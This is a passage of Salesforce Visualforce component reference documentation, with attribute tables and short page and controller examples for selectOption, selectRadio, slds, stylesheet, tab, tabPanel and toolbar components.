onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the selectList component.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the selectList component.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
onselect	String	The JavaScript invoked if the onselect event occurs--that is, if the user selects an option in the selectList component.		10.0	global
readonly	Boolean	A Boolean value that specifies whether this selectList component is rendered as read-only. If set to true, the list option selections cannot be changed. If not selected, this value defaults to false.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
required	Boolean	A Boolean value that specifies whether this selectList component is a required field. If set to true, the user must select at least one list option. If not selected, this value defaults to false.		10.0	global
size	Integer	The number of selectList options displayed at one time. If this number is less than the total number of options, a scroll bar		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		is displayed in the selectList. If not specified, all available options are displayed.			
`skipValidationInRepeat`	Boolean	A Boolean value that specifies whether to skip validation of a selected value. Set this to true if you’re seeing validation errors when selecting a value in a selectList that’s within a repeat component.			
`style`	String	The style used to display the selectList component, used primarily for adding inline CSS styles.		10.0	global
`styleClass`	String	The style class used to display the selectList component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`tabindex`	String	The order in which this selectList component is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
`title`	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
`value`	Object	A merge field that references the controller class variable that is associated with this selectList. For example, if the name of the associated variable in the controller class is myListSelections, use value="{!myListSelections}" to reference the variable. If multiselect is true, the value attribute must be of type String[] or a List of strings. Otherwise, it must be of type String.		10.0	global

SEE ALSO:

- apex:selectOption
- SelectOption Class

`apex:selectOption`

A possible value for an `<apex:selectCheckboxes>` or `<apex:selectList>` component. The `<apex:selectOption>` component must be a child of one of those components.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<input>` tag for components within an `<apex:selectCheckboxes>` or `<apex:selectRadio>` parent component, or to the generated `<option>` tag for components within an `<apex:selectList>` parent component.

Example

```
<!-- Page: -->
<apex:page controller="chooseColor">
    <apex:form>
        <apex:selectList id="chooseColor" value="{!string}" size="1">
            <apex:selectOption itemValue="red" itemLabel="Red"/>
            <apex:selectOption itemValue="white" itemLabel="White"/>
            <apex:selectOption itemValue="blue" itemLabel="Blue"/>
        </apex:selectList>
    </apex:form>
</apex:page>

 /*** Controller ***/

public class chooseColor {
    String s = 'blue';

    public String getString() {
        return s;
    }

    public void setString(String s) {
        this.s = s;
    }
}
```

The example above renders the following HTML:

```
<select id="chooseColor" name="chooseColor" size="1">
    <option value="red">Red</option>
    <option value="white">White</option>
    <option value="blue" selected="selected">Blue</option>
</select>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`dir`	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
`id`	String	An identifier that allows the selectOption component to be referenced by other components in the page.		10.0	global
`itemDescription`	String	A description of the selectOption component, for use in development tools.		10.0	global
`itemDisabled`	Boolean	A Boolean value that specifies whether the selectOption component should be displayed in a disabled state. If set to		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		true, the option appears disabled. If not specified, this value defaults to false.			
`itemEscaped`	Boolean	A Boolean value that specifies whether sensitive HTML and XML characters should be escaped in the HTML output generated by this component. If not specified, this value defaults to true. For example, the only way to add a ">" symbol to a label is by using the symbol's escape sequence and setting itemEscaped="false". If you do not specify itemEscaped="false", the character escape sequence displays as written.		10.0	global
`itemLabel`	String	The label used to display this option to users.		10.0	global
`itemValue`	Object	The value sent to the server if this option is selected by the user.		10.0	global
`lang`	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
`onclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the selectOption component.		10.0	global
`ondblclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the selectOption component twice.		10.0	global
`onkeydown`	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
`onkeypress`	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
`onkeyup`	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
`onmousedown`	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
`onmousemove`	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
`onmouseout`	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the selectOption.		10.0	global
`onmouseover`	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the selectOption.		10.0	global
`onmouseup`	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`style`	String	This attribute was deprecated in Salesforce API version 17.0 and has no effect on the page.		10.0	global
`styleClass`	String	This attribute was deprecated in Salesforce API version 17.0 and has no effect on the page.		10.0	global
`title`	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
`value`	Object	A merge field that references the controller class variable of type SelectOption that is associated with this selectOption component. For example, if the name of the associated variable in the controller class is myOption, use value="{!myOption}" to reference the variable.		10.0	global

SEE ALSO:

- apex:selectList
- apex:selectCheckboxes
- SelectOption Class

apex:selectOptions

A collection of possible values for an `<apex:selectCheckBoxes>`, `<apex:selectRadio>`, or `<apex:selectList>` component. An `<apex:selectOptions>` component must be a child of one of those components. It must also be bound to a collection of selectOption objects in a custom Visualforce controller.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<input>` tag for components within an `<apex:selectCheckboxes>` or `<apex:selectRadio>` parent component, or the generated `<option>` tag for components within an `<apex:selectList>` parent component.

Example

```
<!-- Page: -->
<apex:page controller="sampleCon">
    <apex:form>
        <apex:selectCheckboxes value="{!countries}" title="Choose a country">
            <apex:selectOptions value="{!items}"/>
        </apex:selectCheckboxes><br/>
       <apex:commandButton value="Test" action="{!test}" rerender="out" status="status"/>
    </apex:form>
    <apex:outputPanel id="out">
        <apex:actionstatus id="status" startText="testing...">
            <apex:facet name="stop">
                <apex:outputPanel>
                    <p>You have selected:</p>
                    <apex:dataList value="{!countries}" var="c">a:{!c}</apex:dataList>
                </apex:outputPanel>
            </apex:facet>
        </apex:actionstatus>
    </apex:outputPanel>
</apex:page>

/*** Controller: ***/
public class sampleCon {
    String[] countries = new String[]{};

    public PageReference test() {
        return null;
    }

    public List<SelectOption> getItems() {
        List<SelectOption> options = new List<SelectOption>();
        options.add(new SelectOption('US','US'));
        options.add(new SelectOption('CANADA','Canada'));
        options.add(new SelectOption('MEXICO','Mexico'));

        return options;
    }

    public String[] getCountries() {
        return countries;
    }

    public void setCountries(String[] countries) {
        this.countries = countries;
    }
}
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the selectOptions component to be referenced by other components in the page.		10.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
value	Object	A merge field that references the controller class collection variable of type SelectOption that is associated with this selectOptions component. For example, if the name of the associated variable in the controller class is mySetOfOptions, use value="{!mySetOfOptions}" to reference the variable.	Yes	10.0	global

SEE ALSO:

- apex:selectList
- apex:selectCheckboxes
- apex:selectRadio
- SelectOption Class

apex:selectRadio

A set of related radio button input elements, displayed in a table. Unlike checkboxes, only one radio button can be selected at a time.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated container `<table>` tag.

Example

```
<!-- Page: -->
<apex:page controller="sampleCon">
    <apex:form>
        <apex:selectRadio value="{!country}">
            <apex:selectOptions value="{!items}"/>
            </apex:selectRadio><p/>
            <apex:commandButton value="Test" action="{!test}" rerender="out"
status="status"/>
     </apex:form>
     <apex:outputPanel id="out">
          <apex:actionstatus id="status" startText="testing...">
             <apex:facet name="stop">
               <apex:outputPanel>
                  <p>You have selected:</p>
                 <apex:outputText value="{!country}"/>
              </apex:outputPanel>
            </apex:facet>
          </apex:actionstatus>
     </apex:outputPanel>
</apex:page>

/*** Controller ***/
public class sampleCon {
    String country = null;
    public PageReference test() {
        return null;
    }

    public List<SelectOption> getItems() {
        List<SelectOption> options = new List<SelectOption>();
        options.add(new SelectOption('US','US'));
        options.add(new SelectOption('CANADA','Canada'));
        options.add(new SelectOption('MEXICO','Mexico')); return options;
    }

    public String getCountry() {
        return country;
    }

    public void setCountry(String country) { this.country = country; }
}
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`accesskey`	String	The keyboard access key that puts the radio buttons in focus. When the radio buttons are in focus, a user can select or deselect a radio button value.		10.0	global
`border`	Integer	The width of the frame around the rendered HTML table, in pixels.		10.0	global
`borderVisible`	Boolean	Controls whether the border around the `<fieldset>` that wraps the radio buttons table is visible or hidden. The default value is `false`, there is no border.		29.0	
`dir`	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
`disabled`	Boolean	A Boolean value that specifies whether the selectRadio component should be displayed in a disabled state. If set to true, the radio buttons appear disabled. If not specified, this value defaults to false.		10.0	global
`disabledClass`	String	The style class used to display the selectRadio component when the disabled attribute is set to true, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`enabledClass`	String	The style class used to display the selectRadio component when the disabled attribute is set to false, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the selectRadio component to be referenced by other components in the page.		10.0	global
`immediate`	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false. See Use the immediate Attribute Carefully.		11.0	global
`label`	String	A text value that allows to display a label next to the control and reference the control in the error message		23.0	
`lang`	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
`layout`	String	The method by which radio buttons should be displayed in the table. Possible values include "lineDirection", in which radio buttons are placed horizontally, or "pageDirection", in which radio buttons are placed vertically. If not specified, this value defaults to "lineDirection".		10.0	global
`legendInvisible`	Boolean	Controls whether the legend text is displayed or hidden. The default value is `false`, the legend text is displayed for all users. When set to `true`, the `<legend>` has a styling attribute added, `class="assistiveText"`, which preserves the legend text in the DOM, but moves the display off-screen. This makes the text accessible to screen readers, without being displayed visually.		29.0	
`legendText`	String	The text to be displayed as a legend for the radio buttons group. When the border is visible, the legend is inlaid along the top-left edge of the border. When `legendText` is an empty string, or not set, no legend is added.		29.0	
`onblur`	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the selectRadio component.		10.0	global
`onchange`	String	The JavaScript invoked if the onchange event occurs--that is, if the value of any radio button in the selectRadio component changes.		10.0	global
`onclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the selectRadio component.		10.0	global
`ondblclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the selectRadio component twice.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the selectRadio component.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the selectRadio component.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the selectRadio component.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
onselect	String	The JavaScript invoked if the onselect event occurs--that is, if the user selects a radio button in the selectRadio component.		10.0	global
readonly	Boolean	A Boolean value that specifies whether this selectRadio component is rendered as read-only. If set to true, the selected radio button is unchangeable. If not selected, this value defaults to false, and the selected radio button can be changed.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
required	Boolean	A Boolean value that specifies whether this selectRadio component is a required field. If set to true, the user must select a radio button. If not selected, this value defaults to false.		10.0	global
style	String	The CSS style used to display the selectRadio component, used primarily for adding inline CSS styles.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
styleClass	String	The style class used to display the selectRadio component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
tabindex	String	The order in which this selectRadio component is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	A merge field that references the controller class variable that is associated with this selectRadio component. For example, if the name of the associated variable in the controller class is myRadioButtonSelection use value="{!myRadioButtonSelection}" to reference the variable.		10.0	global

SEE ALSO:

apex:selectOption

SelectOption Class

apex:slds

Allows Visualforce pages to reference Lightning Design System styling and to include custom themes. Use this component instead of uploading the Lightning Design System as a static resource.

Include `<apex:slds />` in a Visualforce page to use Lightning Design System stylesheets in the page.

In general, the Lightning Design System is already scoped. Visualforce pages that have `showHeader="true"` already apply a scoping CSS class `slds-scope` to the content of the page, so that your content is styled with the Lightning Design System. Additionally, pages with `showHeader="false"` and `applyBodyTag="true"` have the scoping class added to the `<body>` element in the page. If you set `applyBodyTag` or `applyHtmlTag` to false, however, you must include the scoping class `slds-scope`. Within the scoping class, your markup can reference Lightning Design System styles and assets.

To reference assets in the Lightning Design System, such as SVG icons and other images, use the `URLFOR()` formula function and the `$Asset.SLDS` global variable. To use SVG icons, add the required XML namespaces by using `xmlns="http://www.w3.org/2000/svg"` and `xmlns:xlink="http://www.w3.org/1999/xlink"` in the html tag.

Currently, if you are using the Salesforce sidebar, header, or built-in stylesheets, you can't add attributes to the `html` tag. SVG icons aren't supported on your page if you don't have `showHeader`, `standardStylesheets`, and `sidebar` set to false.

Note: The `<apex:slds>` component has known issues when creating PDF files from Visualforce pages. This component isn't supported for creating PDF files using `<apex:page renderAs="pdf">` or in calls to `PageReference.getContentAsPDF()`.

To include SLDS on your Visualforce page, add the Visualforce component `<apex:slds>` to the HTML `<head>` tag and the HTML class `slds-scope` to the `<body>` tag. This example displays the SLDS announcement icon.

```
<apex:page showHeader="false" applyHtmlTag="true" applyBodyTag="false">
    <head>
        <apex:slds />
    </head>
    <body class="slds-scope" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink">
        <!-- Your SLDS-styled content -->
       <span class="slds-icon_container slds-icon-utility-announcement" title="Description
 of icon when needed">
            <svg class="slds-icon slds-icon-text-default" aria-hidden="true">
                <use xlink:href="{!URLFOR($Asset.SLDS,
'/assets/icons/utility-sprite/svg/symbols.svg#announcement')}"></use>
            </svg>
            <span class="slds-assistive-text">Description of icon when needed</span>
        </span>
    </body>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the SLDS component to be referenced by other components in the page.		14.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		39.0	

SEE ALSO:

- apex:stylesheet
- Using the Lightning Design System

apex:stylesheet

A link to a stylesheet that can be used to style components on the Visualforce page. When specified, this component injects the stylesheet reference into the head element of the generated HTML page.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<link>` tag.

Example

```
<apex:stylesheet value="/resources/htdocs/css/basic.css"/>
```

The example above renders the following HTML:

```
<link rel="stylesheet"  type="text/css" href="/resources/htdocs/css/basic.css"/>
```

Zip Resource Example

```
<apex:stylesheet value="{!URLFOR($Resource.StyleZip, 'basic.css')}"/>
```

The example above renders the following HTML:

```
<link rel="stylesheet"  type="text/css" href="[generatedId]/basic.css"/>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows other components in the page to reference the stylesheet component.		10.0	global
value	Object	The URL to the style sheet file. Note that this can be a reference to a static resource.	Yes	10.0	global

SEE ALSO:

- apex:slds
- Using Custom Styles
- Extending Salesforce Styles with Stylesheets

apex:tab

A single tab in an <apex:tabPanel>.

The <apex:tab> component must be a child of a <apex:tabPanel>.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated <td> tag that wraps the tab's contents.

Example

```
<!-- Page: -->
<apex:page id="thePage">
    <apex:tabPanel switchType="client" selectedTab="name2" id="theTabPanel">
    <apex:tab label="One" name="name1" id="tabOne">content for tab one</apex:tab>
    <apex:tab label="Two" name="name2" id="tabTwo">content for tab two</apex:tab>
    </apex:tabPanel>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
disabled	Boolean	A Boolean value that specifies whether the tab can be selected and viewed. If set to true, the tab cannot be selected. If not specified, this value defaults to false.		10.0	global
focus	String	The ID of the child component in focus when the tab content is displayed.		10.0	global
id	String	An identifier that allows the tab component to be referenced by other components in the page.		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component happens immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false. See Use the immediate Attribute Carefully.		11.0	global
label	String	The text to display in the tab header.		10.0	global
labelWidth	String	The length of the tab header, in pixels. If not specified, this value defaults to the width of label text.		10.0	global
name	Object	The name of the tab. Use the value of this attribute to specify the default selected tab for the tabPanel.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the tab.		10.0	global
oncomplete	String	The JavaScript invoked if the oncomplete event occurs--that is, when the tab has been selected and its content rendered on the page.		10.0	global
ondblclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the tab twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`onmouseout`	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the tab.		10.0	global
`onmouseover`	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the tab.		10.0	global
`onmouseup`	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
`ontabenter`	String	The JavaScript invoked if the ontabenter event occurs--that is, if a tab component becomes in focus.		11.0	global
`ontableave`	String	The JavaScript invoked if the ontableave event occurs--that is, if a component outside the tab becomes in focus.		11.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`reRender`	Object	The ID of one or more components to redraw when the result of an AJAX update request returns to the client. This value can be a single id, a comma-separated list of ids, or a merge field expression for a list or collection of ids. This value is also only applicable when the value of the switchType attribute is "ajax".		10.0	global
`status`	String	The ID of an associated component that displays the status of an AJAX update request. See the actionStatus component. Note that this value is only applicable when the value of the switchType attribute is set to "ajax".		10.0	global
`style`	String	The style used to display all portions of the tab component, used primarily for adding inline CSS styles.		10.0	global
`styleClass`	String	The CSS style class used to display all portions of the tab component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`switchType`	String	The implementation method for switching to this tab. Possible values include "client", "server", and "ajax". If not specified, this value defaults to "server". If specified, this value overrides the switchTab attribute on the tabPanel component.		10.0	global
`timeout`	Integer	The amount of time (in milliseconds) before an AJAX update request should time out. Note that this value is only applicable when the value of the switchType attribute is set to "ajax".		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global

SEE ALSO:

apex:tabPanel

apex:tabPanel

A page area that displays as a set of tabs. When a user clicks a tab header, the tab's associated content displays, hiding the content of other tabs.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<table>` tag that contains all of the tabs.

Simple Example

```
<!-- Page: -->
<apex:page id="thePage">
    <apex:tabPanel switchType="client" selectedTab="name2" id="theTabPanel">
        <apex:tab label="One" name="name1" id="tabOne">content for tab one</apex:tab>
        <apex:tab label="Two" name="name2" id="tabTwo">content for tab two</apex:tab>
    </apex:tabPanel>
</apex:page>
```

Advanced Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<!-- This example shows how to use the tabClass and inactiveTabClass attributes to
change the default styling of the tab bar. Note that in the style definitions,
'background-image:none' is required to override the default image with the
specified color. You can also provide your own image with .css styles. -->

<apex:page standardController="Account" showHeader="true">
    <!-- Define Tab panel .css styles -->
    <style>
    .activeTab {background-color: #236FBD; color:white; background-image:none}
    .inactiveTab { background-color: lightgrey; color:black; background-image:none}
    </style>

    <!-- Create Tab panel -->
    <apex:tabPanel switchType="client" selectedTab="name2" id="AccountTabPanel"
```

```
        tabClass='activeTab' inactiveTabClass='inactiveTab'>
        <apex:tab label="One" name="name1" id="tabOne">content for tab one</apex:tab>
        <apex:tab label="Two" name="name2" id="tabTwo">content for tab two</apex:tab>
    </apex:tabPanel>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`activeTabClass`	String	The style class used to display a tab header in the tabPanel when it is selected, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`contentClass`	String	The style class used to display tab content in the tabPanel component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`contentStyle`	String	The style used to display tab content in the tabPanel component, used primarily for adding inline CSS styles.		10.0	global
`dir`	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
`disabledTabClass`	String	The style class used to display a tab header in the tabPanel when it is disabled, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`headerAlignment`	String	The side of the tabPanel to which tab headers are aligned. Possible values include "left" or "right". If not specified, this value defaults to "left".		10.0	global
`headerClass`	String	The style class used to display all tab headers, regardless of whether or not they are selected, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		11.0	global
`headerSpacing`	String	The distance between two adjacent tab headers, in pixels. If not specified, this value defaults to 0.		10.0	global
`height`	String	The height of the tab bar, expressed either as a percentage of the available vertical space (for example, height="50%") or as a number of pixels (for example, height="200px"). If not specified, this value defaults to 100%.		10.0	global
`id`	String	An identifier that allows the tabBar component to be referenced by other components in the page.		10.0	global
`immediate`	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false. See Use the immediate Attribute Carefully.			
inactiveTabClass	String	The style class used to display a tab header in the tabPanel when it is not selected, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the tabPanel.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the tabPanel twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the tabPanel component.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the tabPanel component.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
reRender	Object	The ID of one or more components that are redrawn when the result of an AJAX update request returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs. Note that		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		this value only applies when the switchType attribute is set to "ajax".			
`selectedTab`	Object	The name of the default selected tab when the page loads. This value must match the name attribute on a child tab component. If the value attribute is defined, the selectedTab attribute is ignored.		10.0	global
`style`	String	The style used to display the tabPanel component, used primarily for adding inline CSS styles.		10.0	global
`styleClass`	String	The style class used to display the tabPanel component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`switchType`	String	The implementation method for switching between tabs. Possible values include "client", "server", and "ajax". If not specified, this value defaults to "server".		10.0	global
`tabClass`	String	The style class used to display the tabPanel component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`title`	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
`value`	Object	The current active tab. You can specify this with an expression to dynamically control the active tab. For example, value="{!TabInFocus}", where TabInFocus is a variable set by a custom controller. The value of this attribute overrides the one set in selectedTab.		10.0	global
`width`	String	The width of the tabPanel, expressed either as a percentage of the available horizontal space (for example, width="50%") or as a number of pixels (for example, width="800px"). If not specified, this value defaults to 100%.		10.0	global

SEE ALSO:

apex:tab

apex:toolbar

A stylized, horizontal toolbar that can contain any number of child components. By default, all child components are aligned to the left side of the toolbar. Use an `<apex:toolbarGroup>` component to align one or more child components to the right.

Example

```
<!-- Page: sampleToolbar-->

<apex:page id="thePage">

<!-- A simple example of a toolbar -->

    <apex:toolbar id="theToolbar">

        <apex:outputText value="Sample Toolbar"/>

        <apex:toolbarGroup itemSeparator="line" id="toobarGroupLinks">

            <apex:outputLink value="https://salesforce.com">

              salesforce

            </apex:outputLink>

            <apex:outputLink value="https://developer.salesforce.com">

             apex developer network

            </apex:outputLink>

        </apex:toolbarGroup>

        <apex:toolbarGroup itemSeparator="line" location="right" id="toobarGroupForm">

            <apex:form id="theForm">

                <apex:inputText id="theInputText">Enter Text</apex:inputText>

                <apex:commandLink value="search" id="theCommandLink"/>

            </apex:form>

        </apex:toolbarGroup>

    </apex:toolbar>

</apex:page>



<!-- Page: toolBarEvents-->

<apex:page id="anotherPage">

<!-- A simple toolbar that includes toolbar events.  -->

  <apex:pageMessages/>
  <apex:form>
    <apex:toolbar
          onclick="alert('You clicked the mouse button on a component in the toolbar.')"
          onkeydown="alert('You pressed a keyboard key in a component in the toolbar.')"
          onitemclick="alert('You clicked the mouse button on a component that is ' +
                              'not in a toolbarGroup.')"
          onitemkeydown="alert('You pressed a keyboard key in a component that is ' +
                                'not in a toolbarGroup.')">
      <apex:inputText/>
      Click outside of a toolbargroup
      <apex:toolbarGroup><apex:inputText/>Click in a toolbarGroup</apex:toolbarGroup>
    </apex:toolbar>
  </apex:form>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
contentClass	String	The style class used to display each child component in the toolbar, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
contentStyle	String	The style used to display each child component in the toolbar, used primarily for adding inline CSS styles.		10.0	global
height	String	The height of the toolbar, expressed as a relative percentage of the total height of the screen (for example, height="5%") or as an absolute number of pixels (for example, height="10px"). If not specified, this value defaults to the height of the tallest component.		10.0	global
id	String	An identifier that allows the toolbar component to be referenced by other components in the page.		10.0	global
itemSeparator	String	The symbol used to separate toolbar components. Possible values include "none", "line", "square", "disc", and "grid". If not specified, this value defaults to "none".		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the toolbar.		16.0	
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the toolbar twice.		16.0	
onitemclick	String	The JavaScript invoked if the user clicks on a component in the toolbar that is not in a toolbarGroup component.		16.0	
onitemdblclick	String	The JavaScript invoked if the user clicks twice on a component in the toolbar that is not in a toolbarGroup component.		16.0	
